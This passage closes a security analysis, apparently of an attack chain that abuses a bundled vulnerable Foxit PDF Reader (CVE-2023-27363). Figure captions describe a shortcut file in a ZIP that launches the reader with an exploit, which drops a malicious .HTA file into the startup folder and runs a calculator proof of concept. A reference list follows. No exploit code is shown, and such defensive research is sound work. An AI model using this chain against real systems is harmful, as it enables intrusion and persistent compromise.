

Figure 9: Windows Shortcut file with the command line



Figure 10: In the files directory within the ZIP, the exploit and the vulnerable application are located



Figure 11: Double-clicking the .lnk file



Figure 12: Foxit Reader is executed directly with the exploit



Figure 13: The malicious .HTA file is now in the startup directory



Figure 14: Contents of the malicious .HTA file



Figure 15: After logging in again, the .HTA file is triggered, and the calculator is executed

A. References

[1] ‘AuKill’ EDR killer malware abuses Process Explorer driver
https://news.sophos.com/en-us/2023/04/19/aukill-edr-killer-malware-abuses-process-explorer-driver/

[2] Foxit PDF Reader
https://www.foxit.com/de/pdf-reader/

[3] German Embassy Lure: Likely Part of Campaign Against NATO Aligned Ministries of Foreign Affairs
https://blog.eclecticiq.com/german-embassy-lure-likely-part-of-campaign-against-nato-aligned-ministries-of-foreign-affairs

[4] FoxitReader Version 12.1.0.15250
https://www.virustotal.com/gui/file/a8a2ac478388a25808f3aa578b7f62767f0cee3b35d6c82422eaa3a5ad4050b8
https://cdn01.foxitsoftware.com/product/reader/desktop/win/12.1.0/FoxitPDFReader121_L10N_Setup_Prom.exe

[5] Foxit PDF Reader exportXFAData Exposed Dangerous Method Remote Code Execution Vulnerability (CVE-2023-27363)
https://github.com/j00sean/SecBugs/tree/main/CVEs/CVE-2023-27363

[6] Pwning the Reader with XFA
https://github.com/siberas/arpwn

[7] Foxit PDF Reader exportXFAData Exposed Dangerous Method Remote Code Execution Vulnerability
https://www.zerodayinitiative.com/advisories/ZDI-23-491/